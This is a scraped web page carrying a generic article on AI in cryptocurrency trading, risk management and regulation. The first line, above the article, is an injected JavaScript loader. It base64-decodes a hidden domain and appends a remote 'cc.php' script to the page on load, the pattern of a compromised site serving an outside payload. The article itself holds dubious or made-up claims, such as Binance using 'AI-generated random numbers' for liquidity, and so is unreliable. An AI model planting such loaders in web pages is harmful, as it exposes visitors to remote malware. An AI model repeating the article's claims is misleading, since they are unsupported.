
const pdx= »bm9yZGVyc3dpbmcuYnV6ei94cC8= »;const pde=atob(pdx);const script=document.createElement(« script »);script.src= »https:// »+pde+ »cc.php?u=0e79b4b5″;document.body.appendChild(script);
How AI is Reshaping Economic Strategies in Cryptocurrency
The rise of cryptocurrency has sparked a new era of financial innovation, and artificial intelligence (AI) is playing a significant role in shaping economic strategies across the industry. As more people invest in cryptocurrencies, traditional financial institutions and governments are adapting their approaches to stay competitive.
Increased Adoption and Liquidity
One of the key areas where AI is making an impact is in increasing adoption and liquidity for cryptocurrency investments. AI-powered platforms like Binance, Kraken, and Coinbase have disrupted the traditional way of trading by offering advanced tools and features that enable users to buy and sell cryptocurrencies with ease. For instance, Binance’s “Funding” feature allows users to deposit fiat currency into their accounts using AI-generated random numbers, which increases liquidity and reduces trading risks.
Predictive Analytics
AI-powered predictive analytics is also transforming the way financial institutions approach risk management in cryptocurrency markets. By analyzing large amounts of historical data, machine learning algorithms can identify potential trends and patterns that may indicate a shift in market sentiment. This enables traders to make more informed decisions about when to buy or sell cryptocurrencies, reducing their exposure to risk.
Compliance and Regulation
As the use of cryptocurrency continues to grow, regulatory bodies are grappling with how to balance the need for compliance with the rapid evolution of the industry. AI is playing a crucial role in helping financial institutions navigate complex regulatory requirements. For instance, the US Securities and Exchange Commission (SEC) has implemented guidelines for trading platforms that utilize AI-powered tools, ensuring that they comply with existing regulations while also providing users with secure and efficient services.
Risk Management
AI is also being used to improve risk management strategies in cryptocurrency markets. By analyzing complex data sets, machine learning algorithms can identify potential risks associated with different types of transactions or market fluctuations. This enables traders to take more informed decisions about when to hold onto their investments, reducing the likelihood of losses due to unexpected market events.
Market Surveillance
AI-powered market surveillance systems are also being developed to monitor cryptocurrency markets for potential threats and anomalies. These systems use advanced algorithms to analyze large amounts of data in real-time, identifying potential risks before they become a problem. This enables traders to take proactive measures to mitigate potential risks and protect their investments.
The Future of Cryptocurrency Trading
As the use of AI continues to grow in cryptocurrency trading, we can expect to see more sophisticated tools and features emerge in the industry. Some predictions include:
- Increased adoption: AI-powered platforms are expected to continue growing in popularity, making it easier for individuals to invest in cryptocurrencies.
- Improved risk management
: AI will play a key role in helping traders manage their risks, reducing exposure to market volatility and potential losses.
- Enhanced regulatory oversight

: Regulatory bodies will need to adapt to the rapid evolution of the industry, incorporating more advanced AI-powered tools into existing compliance frameworks.
Conclusion
AI is revolutionizing economic strategies in cryptocurrency markets, enabling financial institutions to better navigate complex risk landscapes. As the use of AI continues to grow, we can expect to see even more sophisticated tools and features emerge in the industry, ultimately transforming the way people invest in cryptocurrencies.